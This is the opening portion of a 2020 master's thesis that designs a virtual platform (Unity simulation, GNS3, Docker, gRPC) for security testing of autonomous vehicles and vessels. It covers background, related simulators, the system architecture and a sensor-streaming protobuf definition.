Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

Thomas Skarshaug

Developing and using a virtual platform to test cyber security for autonomous vehicles and vessels

Master's thesis in Informatics
Supervisor: Frank Lindseth, Ahmed Amro
June 2020

NTNU
Norwegian University of
Science and Technology

Thomas Skarshaug

Developing and using a virtual platform to test cyber security for autonomous vehicles and vessels

Master's thesis in Informatics
Supervisor: Frank Lindseth, Ahmed Amro
June 2020

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

Summary

The potential gains in economical growth, environmental efficiency and human safety from having autonomous vehicles and vessels are huge, but the development of such systems have proven to be hard. Since there are no human to intervene in such systems the importance of cyber security can be argued to be even larger than for traditional vehicles and vessels. This thesis proposes and implements a design for a virtual platform that can be used to test the cyber security of the autonomous systems without needing the physical hardware to run the autonomous system. The virtual platform does this by virutalizing the autonomous system and interfaces with a virtual replica of the vehicle or vessel in a 3D realtime simulation. To asses the viability and usability of the virtual platform a cyber security penetration test were performed for a proof-of-concept system for both a vehicle and a vessel.

De potensielle gevinstene innen økonomisk vekst, miljøeffektivitet og menneskelig sikkerhet fra autonome kjøretøy og skip er store, men utivkling av slike systemer har vist seg å være vanskelig. Siden der ikke er noen mennesker tilgjengelig til å fysisk gripe inn i slike systemer så kan man argumentere for at viktigheten av cybersikkerhet er større enn på selv tradisjonelle kjøretøy og skip. Denne oppgaven foreslår og implementerer et design for en virtuell platform som kan brukes til å teste cybersikkerhet for autonome systemer uten å trenge alt av fysisk hardware for å kjøre det autonome systemet. Den virtuelle platformen oppnår dette ved å virtualisere det autonome systemet og kommuniserer med en virtuell replika av kjøretøyet eller skipet i en realtime 3D simulering. For å vurdere hvor godt den virtuelle plaformen fungerer for å teste cybersikkerhet for et autonomt system så ble en penetrasjonstest gjennomført på et konseptsystem for både et kjøretøy og et skip.

Acknowledgements

I am deeply grateful to those who have been supervising me during this thesis: Frank Lindseth and Ahmed Walid Amro. This thesis would not have been possible to do without their support and guidance. Many thanks to Frank Lindseth for willing to take me in as one of his masters students and believing in me. Thanks to Ahmed for giving me invaluable advice on security and networking topics and for helping me out when I had issues.

Abbreviations

AR - Augmented Reality
ARP - Address Resolution Protocol
ASC - Autonomous Ship Controller
CAN - Controller Area Network
IOS - Internetwork Operating System
IP - Internet Protocol
IPC - Industrial Personal Computer
MAC - Media Access Control
MITM - Man In The Middle
NAPLab - NTNU Autonomous Perception Laboratory
OS - Operating System
OWASP - Open Web Application Security Project
RPC - Remote Procedure Call
RQ - Research Question
TCP - Transmission Control Protocol
VLAN - Virtual Local Area Network
VR - Virtual Reality

Contents

List of Figures

List of Listings

Introduction

Motivation and Problem description

Autonomous vehicles and vessels are on the rise in our society. Autonomous vehicles are predicted to have huge impact on transportation by reducing accidents, lower emissions due to saving fuel and optimizing route planning and saving costs [12]. Autonomous vessels are predicted to have a huge impact on their respective industry in terms of economical savings and performance [7]. This means that the incentives for developing autonomous vehicles and vessels are many and heavy weighing, but doing so and ensuring they are both functional and secure are not necessarily an easy task. This thesis will look into whether creating a virtual platform for testing cybersecurity for autonomous vehicles and vessels is viable, and whether it simplifies the task of developing and testing autonomous systems before deploying them into the real world.

Giving good arguments for why cybersecurity is important for autonomous vehicles and vessels are not particularly hard, there have been many reports of cybersecurity incidents for normal vehicles in the media. Some where the vehicle have been taken control of by hackers [14]. This is obviously a very serious issue and needs a proportional response, and the increased amount of autonomy and connectivity might increase the issues further and raise the potential for devastating consequences even more [23]. The risks are high for autonomous vessels as well, although there might not have been as many issues reported with them yet as with vehicles there is still potential for vulnerabilities and has large consequences of an attack [17].

When taking all these things in consideration, there seems to be a obvious need for tools that help develop and test the systems that runs on the autonomous vehicles and vessels. By having a virtual platform to develop and test such systems, one might simplify the issue of testing the systems for security vulnerabilities as well as one might reduce cost due to the fact that one can test the system before even having the physical version of the vehicle or vessel. The virtual platform will consist of multiple software components that together comprises the platform. The platform will then include a virtual physical environment where the vehicle or vessel is simulated using the Unity game engine. This environment will include physics simulations and the objects will be visualized and rendered to a screen. The other component will be a virtual replica of the system that controls the vehicle or vessel. The components of the system in the virtual replica will be connected by a network in more or less the same way as it would in the real system. This virtual replica of the system will be made using a virtual network and virtualization in form of Docker containers and virtual machines.

Project Goal and Research Questions

This thesis will look into the viability for a potential virtual platform for testing cybersecurity for autonomous vehicles and vessels. More specifically it will look into the development and testing of such a platform. The overarching goal of the platform is to virtualize every part of the the autonomous systems in way such that the functionality is as similar to the real system as possible and that security vulnerabilities can be discovered using the platform. From this the following research questions arises:

RQ1: Is it possible to create a virtual platform such that real autonomous systems can run on virtualized infrastructure controlling a virtual replica of the autonomous object?

RQ2: How can such a virtual platform be used to test cyber security of autonomous systems?

Project scope

A virtual platform like previously described is an ambitious goal for a master thesis project and hence many restrictions might be necessary due to time limits and scope. Also due to the COVID-19 pandemic, testing using real a autonomous vehicle and vessel would be impossible and hence the project will focus more on the virtual part of the project. There are also many parts of the system running on the autonomous vehicle or vessel that might be too hard to fully virtualize and hence needs an alternative solution that is not identical. In additon, having the same software running in this virtual platform as some of the real world use cases that will be looked at during this thesis will not be possible due to added complexity and time constraints. Hence much of the software will be made for proof-of-concept purposes to show how the virtual platform can be used for development and testing. The thesis will look into and argue that if configured correctly, real world software should be able to run on the virtual platform aswell, although with a bit more work needed.

Contributions

Research regarding autonomous vehicles and vessels are large scientific fields and many systems for simulating them has been made. This thesis contributes to the fields by discussing how a virtual platform that connects the autonomous system and network infrastructure to a virtual replica of the autonomous vehicle or vessel. The following is a link to a Youtube video where the main concepts for the virtual platform is explained and a penetration test were performed on a proof-of-concept implementation of an autonomous vehicle:

`https://www.youtube.com/watch?v=unQ1LEtvESU`

Background

Unity

Unity is a game engine developed by Unity Technologies. A game engine is software that through different modules provide a simulated environment that includes 3D rendering, input, output, physics simulations and sound, and which leaves the environment and the objects in it to be controlled through programming [18]. In this project Unity will be the game engine that does all the rendering and simulation of the environment, vehicle and vessels. The reason behind using Unity is the vast amount of resources online for it as well as that Unity is one of the most popular game engines for independent game developers and are also used in other industries such as the automotive industry for VR and AR applications [28].

By being able to simulate the vehicle or vessel in a game engine it will be possible to visually confirm the actions that the vehicle or vessels perform are correct. It will also be possible to equip the vehicle or vessel with sensors such as camera and lidar, which through the 3D rendering engine in the game engine will provide data similar to the real world. The objects can also be controlled by software residing outside of the game engine due to networking. This means that it should be possible to control them through the same interface as one would with a real vehicle or vessel and the data that the sensors transfers back to the controlling software would be similar to what we could see in the real world.

Trondheim Autoferry simulator

The foundation for the Unity simulator used in this thesis has its origin from a Experts in Teams project. In that project many of the assets that are used in the simulator in this thesis were gathered and imported into Unity. Some of these assets are the Trondheim city model, which were received from Rambøll Engineering, the autonomous passenger ferry asset and a small amount of code. Although the Experts in Teams project simulator provided much of the assets, almost all of the systems and code used in this thesis has been developed during the course of the thesis project.

Docker

Docker is a virtualization technology developed by Docker Inc. The virtualization concept that Docker uses is called a container [19]. A container is similar to a virtual machine, but the container virtualizes the operating system instead of the hardware, which a virtual machine does. This means that a container is a complete virtual environment for running applications since it provides more or less the features that the OS would, such as networking. Containers also removes the problem of certain applications working properly on one machine, but does not another, which can cause a lot of issues when deploying applications [16].

Docker containers have been used increasingly by the security community for a wide range of use cases. The Open Web Application Security Project (OWASP) have issued containers with web apps which has vulnerabilities for educational purposes, one of which are called Railsgoat [22].
All of these facts makes a very good case for using Docker containers to emulate the system that is running on the vehicle or vessel. For example, the Kia Niro at the NTNU NAPLab is running a Ubuntu 14.04 Linux kernel on their IPC (Industrial PC) [21]. This can then be emulated in the virtual platform by running a Docker container with the same kernel version and dependencies as the one that is being used by the NAPLab.

GNS3

GNS3 is a open source computer network emulator and simulator. It provides functionality for its users to develop network topologies which can run by using EmulationGNS3 [13]. This emulates real hardware of a network device e.g a Cisco router as well as running the actual images, such as an Cisco IOS, that would be running on that device. GNS3 can also simulate network devices such as switches, here it is not possible to run the actual OS such as a Cisco IOS but GNS3 simulates the device in question instead and GNS3 also has a graphical user interface which makes it easier to reason about the network topology that are being developed or tested [13]. GNS3 has the capability of running docker containers and virtual machines in the network topology which are really important for this project. GNS3 has a vast community and marketplace with a range of tools and plugins that are both free and costs money. All of this combined makes a strong case for me to use GNS3 as the network virtualization tool.

ROS

ROS (Robot Operating System) is a software framework for creating robot software and systems. It provides its users with the necessary tools to create the robot system in an easy and robust way [24]. ROS is widely used in the Autoferry project where many of the control systems are using ROS.

Protocol buffers

Protocol buffers is a serialization protocol initially developed by Google. Protocol buffers aims to solve many of the same issues as XML does, but in a way that reduces overhead and are serialized in a binary format which results in smaller amount of data being transmitted and increased performance [6]. In this project protocol buffers version 3 is being used. The reason for choosing protocol buffers are many but the most important ones are ease of use, low overhead and performance as well as it is backed up by Google. Protocol buffers works by declaring messages, where these messages works as a information container where multiple name-value pairs can be declared and each of the name-value pairs has to be uniquely numbered [6]. The name-value pairs can include most of the common data types that one would expect in a programming language as well as it can contain other messages as well [6]. These messages must be described in the .proto file format. When one are satisfied with the protocol buffer messages in the .proto file one must compile them using the protocol buffer compiler to gain access to the classes that will be generated by this compiler. It is these classes that must be used to access the serialization functionality by the protocol buffers [6].

gRPC

gRPC is a RPC (Remote Procedure Calls) framework that can connect services together, often used in a microservice based architecture [4]. The main idea in gRPC is that of a service which essentially works in a client-server architecture. In the service one specifies functions which can be called as a RPC between the client and the server [5]. The service defines an interface which the server has to implement, and which the client can call with the parameters described in the service definition [5]. One interface definition language to use together with gRPC is protocol buffers. The reason for this is that gRPC can use protocol buffers as its interface definition language for generating the services and to use it as its serialization protocol [5]. Another of the main features of gRPC is the ability to run on different environments and programming languages. In other words, a server that contains a gRPC service can be running on entirely different machine and written in another programming language than the client is. As long as the server and client fulfills the interface that is defined by the gRPC service they will be able to communicate [5]. All of the features above are good reasons for choosing gRPC as a RPC framework for this project since the project will require multiple environments and servers and clients in different languages to communicate with each other with somewhat good performance.

Penetration testing

Penetration testing has many informal synonyms such as ethical hacking, offensive security, red teaming etc. The commonalities between these descriptions is that it is usually defined as a legal and authorized attempt to exploit computer systems where the goal is to further increase the security of the computer systems that are being tested [10]. When performing penetration testing the end result is a list of vulnerabilities that were discovered during the penetration test and these should be patched [10].

Penetration testing is one of the most common performed security practices. Although it is one of the best practises used in software security, a lack of findings from a penetration test does not mean that there exists no vulnerabilities in the system [3]. A downside of penetration testing in practice is that it is often just performed at the end of the project which results in that too little has been done in regards to security testing too late, and at a time when fixing those vulnerabilities becomes costly [3]. A better approach is to integrate the penetration testing into the development life-cycle and hence getting a iterative testing paradigm such that the vulnerabilities can be tackled when discovered. This will likely increase the security of the system compared to a single penetration test at the end of the development life-cycle [3].

Related work

During the research phase of this thesis no system that is very similar to what is described here in this thesis have been found. There are as described in this section many simulators for developing and testing autonomy systems for vehicles and some which enables these systems to be controlled by lower level controllers that can be found in real systems. There seems to be none that takes such a simulator and connects it to a emulated network of the machines that will run on these systems to perform cyber security evaluation. In addition there seems to be no available open source simulators for autonomous vessels which provides functionaliy on the same level as the available autonomous car simulators does today.

Autonomous Car Simulators

Multiple simulators for developing, training and testing autonomous cars have previously been made. There are too many to mention all of them here, so only those that have influenced this thesis the most will be mentioned in particular, since some of the ways of doing things in those projects have heavily influenced the Unity simulator in this thesis.

Carla

Carla is an open-source simulator for autonomous urban driving research. Carla supports different areas in autonomous driving research such as development of the driving system, training for machine learning models and validation of driving system [9]. Doing research regarding urban autonomous driving is difficult due to the real world constraints that it introduces. It is expensive and takes a lot of time to operate a robotic car in such an environment for training purposes, hence doing such research in the real world is not particularly scalable, and some of the corner cases that are required to be trained upon might be outright too dangerous to do [9].

Due to the difficulties from doing this research in the real world, Carla is using simulation to make this research easier and less expensive. It also alleviates some of the issues of performing scenarios that would be too dangerous to do in the real world [9].

Carla is built upon the game engine Unreal Engine 4, which provides real-time 3D rendering, physics and other systems that are useful for simulation [9]. Carla uses a client-server architecture in their simulation system. The server interfaces with the client and exposes an application programming interface to the agents running in the simulation on the server, and functionality that the application programming interface exposes are many where some of the most important ones are command controls of an agent vehicle, such as steering, braking and acceleration [9].

Microsoft AirSim

AirSim is a simulator made by Microsoft Research and is built on Unreal engine and is able to support multiple types of vehicles and different types of hardware platforms and software protocols [27]. The AirSim architecture is modular where some of the core components are models to simulate the physical world such as a environment model and a vehicle model, a physics engine to model the physics of the vehicle and environment models and interface layers for clients and vehicle firmware [27]. A typical setup for an aerial vehicle in AirSim is to have some flight controller firmware which takes input from the simulated environment and vehicle and produce output that controls the vehicle [27].

Methodology

System architecture

The system architecture of the virtual platform are intended to be general in its design. This means that the overarching design of the system does not change whether it is a vehicle or a vessel that are being simulated. The internal details of how the vehicle or vessel works will of course vary, both between vehicle and vessel and between vehicle to vehicle and vessel to vessel. The architecture of the system will consist of three different modules, which can be seen in figure 7.1 is a Unity simulation module, a network module and an alternative external module.

The system will always consist of the Unity and the network module. This is because those two modules comprises the internal systems on board the vehicle or the vessel. The external module is not necessary for the virtual platform to simulate some of the behaviour of the object, but in systems where e.g. a remote control centre is involved, then such an external module can be a virtual replica of that. This system architecture is very simplified and its main purpose is to illustrate how the different modules are connected to each other. The external module can communicate with components in the network module, where such a component usually is some device. In the cases in this thesis, these components will usually be routers, switches and virtual machines or docker containers. With this architecture a program running in the external module can communicate with some program running in the network module. Depending on the function of the programs, the program running in the network module can then communicate with the Unity module. Again, depending on the functionality of the program running




Figure 7.1: System Architecture

in the network module it can read and/or alter state in the Unity module. A simple concrete example of this workflow is the scenario of remote control software running as a program in the external module. This remote control program can issue a command to the network module, commanding the vessel or vehicle to perform an action, e.g. accelerate forward. In this scenario, the external module are oblivious to the Unity module, which is exactly what is wanted. By having the external module not know about the Unity module the external module must focus on interfacing with the network module as it would on a real system. The vessel or vehicle controller program running in the network module then receives the command from the remote control program. The controller program then interprets the command and issues a similar command to the Unity module, in a somewhat similar fashion as it would issue a command to the underlying system on a vehicle or vessel. The main purpose here is not that the Unity simulation internally works exactly as the underlying sensors and actuators of the real vehicle or vessel, but that its behaviour is more or less the same. This means that when the vehicle or vessel in the Unity module receives a command to accelerate forwards, it does just that. Depending on what the controller program in the network module expects to know about the state of the vehicle or vessel, those values will be returned from the Unity module. Such values can be the position, orientation, velocity, angular velocity etc. of the vehicle or vessel. It can also be sensory output from e.g. a optical camera.

The Unity simulation is running and controlling the virtual environment that the vehicle or vessel will be simulated in, an example can be seen in figure 7.2 which shows the autonomous ferry in the Autoferry project positioned at Ravnkloa in the canal in Trondheim. The ferry model is designed by Petter Mustvedt.




Figure 7.2: Unity AutoFerry

Interfacing with the Unity simulation

Much like the Carla simulator is designed using a client-server architecture [9], the system architecture for the virtual platform in this thesis is also using a client-server architecture. More specifically, gRPC and protocol buffers are used for communicating between clients running in the network module and services running on a server in the Unity module. Using gRPC and protocol buffers makes it easy to define the interface that the client and server communicates over, and it is also programming language agnostic, hence the services and server running in the Unity module will be written in C#, and the clients can be written in any language that is supported by gRPC and protocol buffers. This is a really nice feature to have since some clients might be developed in Python for rapid prototyping and others that requires more low level control can be implemented in e.g. C++. Due to time constraints of the thesis and that the system being developed is a prototype, most of the clients that will be used here is going to be written in Python.

Knowing how the clients and services communicate are important for understanding how the virtual platform works, especially it is important to think about how the interfaces between the clients in the network module and the services in the Unity module should be designed. This is important since the overarching goal is to develop an interface that provides the same functionality and behaviour as the simulated vehicle or vessel should have in reality. In the best case the interface should be designed in a way such that swapping out the Unity module with the interfaces to the real vehicle or vessel should be painless. This should be possible since the software running in the network module can be more or less exactly the same as it would in reality. This part is essential to keep the virtualization of the system on the vehicle or vessel at a level such that meaningful development and testing can be done on it. If the system that is being developed or tested in the virtual platform is highly different from the its real counterpart, the testing might have no purpose since the results from it might not tell us anything about the state of the real system and its security vulnerabilities.

The ability to control the vehicle or vessel and get sensory input can be important for an autonomy system. This makes these two functions good targets to implement for the virtual replicas since these functionalities can be found both in autonomous vehicles and vessels. Having a real controller or sensor software running in the network module for a autonomous vehicle or vessel during this thesis project will not be possible due to the amount of complexity added, time constraints and issue of working from home due to the Covid-19 pandemic.

This means that both the controller and sensor software implementations in this project will be made as a proof-of-concept and not something that actually runs on a real autonomous vehicle or vessel. Although the implementations will be poof-of-concept, there should be no restrictions on the possibility of swapping these out with real versions later since it will be running in virtual machines and docker containers. Although this will not be the ideal situation as described earlier, but this will go a long way of shown what the virtual platform is capable of.

The implementation details of the services and client will also vary depending on the use case, a client controller for a vehicle will not necessarily have the same interface as a vessel and hence needs a custom interface specified for its use case. But the contrary might also be true, e.g. for the sensor data service, since the interface for streaming camera data might be identical whether it is a vehicle or a vessel.

There are primarily two types of functionality that will be focused on during this project. The first one being the functionality to control the vehicle or vessel in the simulated environment. This means that it should be possible to issue commands to the simulated vehicle or vessel so that it is able to accelerate, steer and brake. The second one is the functionality of providing sensory output, specifically output from a optical camera rendering the simulated 3D world and sending that back to the client requesting it in the network module. A very simple architecture that would implement these two functional requirements are shown in figure 7.3. In this figure one can see the controller and sensor client is implemented in the Network module and is connected to a controller and sensory service in the Unity module respectively. Since the client and the service are implemented using the same protobuf and gRPC source files they will be able to communicate using a specified interface from the service definition of the protobuf file.




Figure 7.3: Unity module interfacing with network module

The general idea of how these two services works will be quite similar, but the implementation details will vary quite a bit. The controller service will be implemented as a unary rpc, which means that a single controller message will arrive at the server, then depending on which rpc function the message is the appropriate action will be taken. There are many ways a controller can be implemented in this way, one example would be to have a single rpc for driving forward, backward and steering. Another would be to have a single rpc function for every case and then parse the message sent and control the vehicle or vessel depending on the parsed information.

For the sensor service the image data can be streamed back to the client. Packing all the image data into one single rpc message might not be the best idea. Luckily gRPC has support for streaming and it is quite simple to define and implement. The main idea behind the sensor service is to capture images from a camera running inside the Unity simulation and then stream it over to the sensor client. This client can do operations on the image depending on the goal of the client.

There is a subtle but important issue with the services interacting with the Unity simulation objects and environment. This is a bit more complicated than it might initially seems since the service server runs on its own thread. The reason why this is a bit complicated is because Unity is very strict about accessing its resources and enforces a threading model where its resources can only be updated through the main execution thread running in Unity [25]. Figure 7.4 illustrates how this problem is tackled in this project. The service that needs to update or read some state from resources in Unity has to do it through the Unity main execution thread.




Figure 7.4: Threading model

This is done by having a ThreadManager game object running on the Unity main thread which contains a list of C# actions to be executed on the main thread. A action here is a function that is passed as a parameter and can be run by the function or object that the action is passed to. This action is then executed on the main thread on the next main thread update and removed from the list of actions to be executed. In addition to this there is bit more work needed to make sure that this works correctly, such as locking the list of actions when adding an actions to ensure that only one thread can add an action at a time. In addition to this, some kind of signaling is required to tell the server thread that the action that is to be executed on the main thread actually has been executed. This is especially important when the service depends on a result of the action to be executed. This is done by having a ManualSignalEvent which waits for the a signal to be set from the main thread. This means that the service rpc execution will block until the action is finished executing on the main thread. The action itself does not return any result, but it can capture variables in the server context and hence these variables can contain the result from a query on the state of game objects running in the simulation. An example of this would be querying the position, velocity and orientation of the vehicle or vessel in the Unity simulation.

Sensor Streaming

Since the sensor streaming service and client is going to be equal for both the vehicle and the vessel, this section will describe how it works for both of them. From figure 7.3 one can see that the sensor streaming client will be running in the network module and the sensor streaming service will be running in the Unity module. As described earlier the sensor streaming service will in fact run on a gRPC server with its own thread in the Unity module and the client will be implemented in Python and run in a docker container in the network module. To begin explaining the sensor streaming service it is important to describe the service definition and interface which is defined in the protobuf file. The sensor streaming service which in the actual implementation is simplified as Sensordata, has only one rpc function defined which can be seen in listing 1. This rpc function takes in a SensordataRequest and returns a stream SensordataResponse, this syntax makes protobuf and gRPC understand that the underlying data in the response is supposed to be streamed instead of transfered as one large message. The SensordataRequest is very simple, and as it is now it does not serve any other purpose than fulfilling the requirement for having a request in the rpc. The field operation which is a string is there as a placeholder for future enhancements to the streaming service, where a certain operation may be performed on the image in the Unity module before it is streamed over to the client. The sensordataResponse on the other hand has two fields that are used and are very straight forward. The field data is the sensor image bytes that will be streamed over, and the dataLength is the length of the image in bytes.

```
service Sensordata {
    rpc StreamSensordata(SensordataRequest)
        returns (stream SensordataResponse) {}
}

message SensordataRequest {
    string operation = 1;
}

message SensordataResponse {
    bytes data = 1;
    int32 dataLength = 2;
}
```

Listing 1: Sensor streaming service

Listing 1 is just the definition of the service which will be used to generate source code files for the service implementation in the Unity module and for the client implementation in the network module. The Unity module captures the frame using an asynchronous callback function which is then set to a local variable in the Sensordata service implementation. This makes sure that for just reading the sensor data every frame a call using the ThreadManager as described in figure 7.4 is not required, which helps on the performance. The sensor script in the Unity module supports multiple sensors on the same vehicle or vessel and separates them using a different port number. In figure 7.5 an example of an architecture which implements and support multiple sensors, in the case of this thesis all the sensors will be optical cameras, but this architecture can support other sensors as well, there have been testing done of infrared and lidar sensors in the Autoferry Gemini Simulation project that runs at NTNU, but it is not quite ready to be used in a case like this thesis yet.

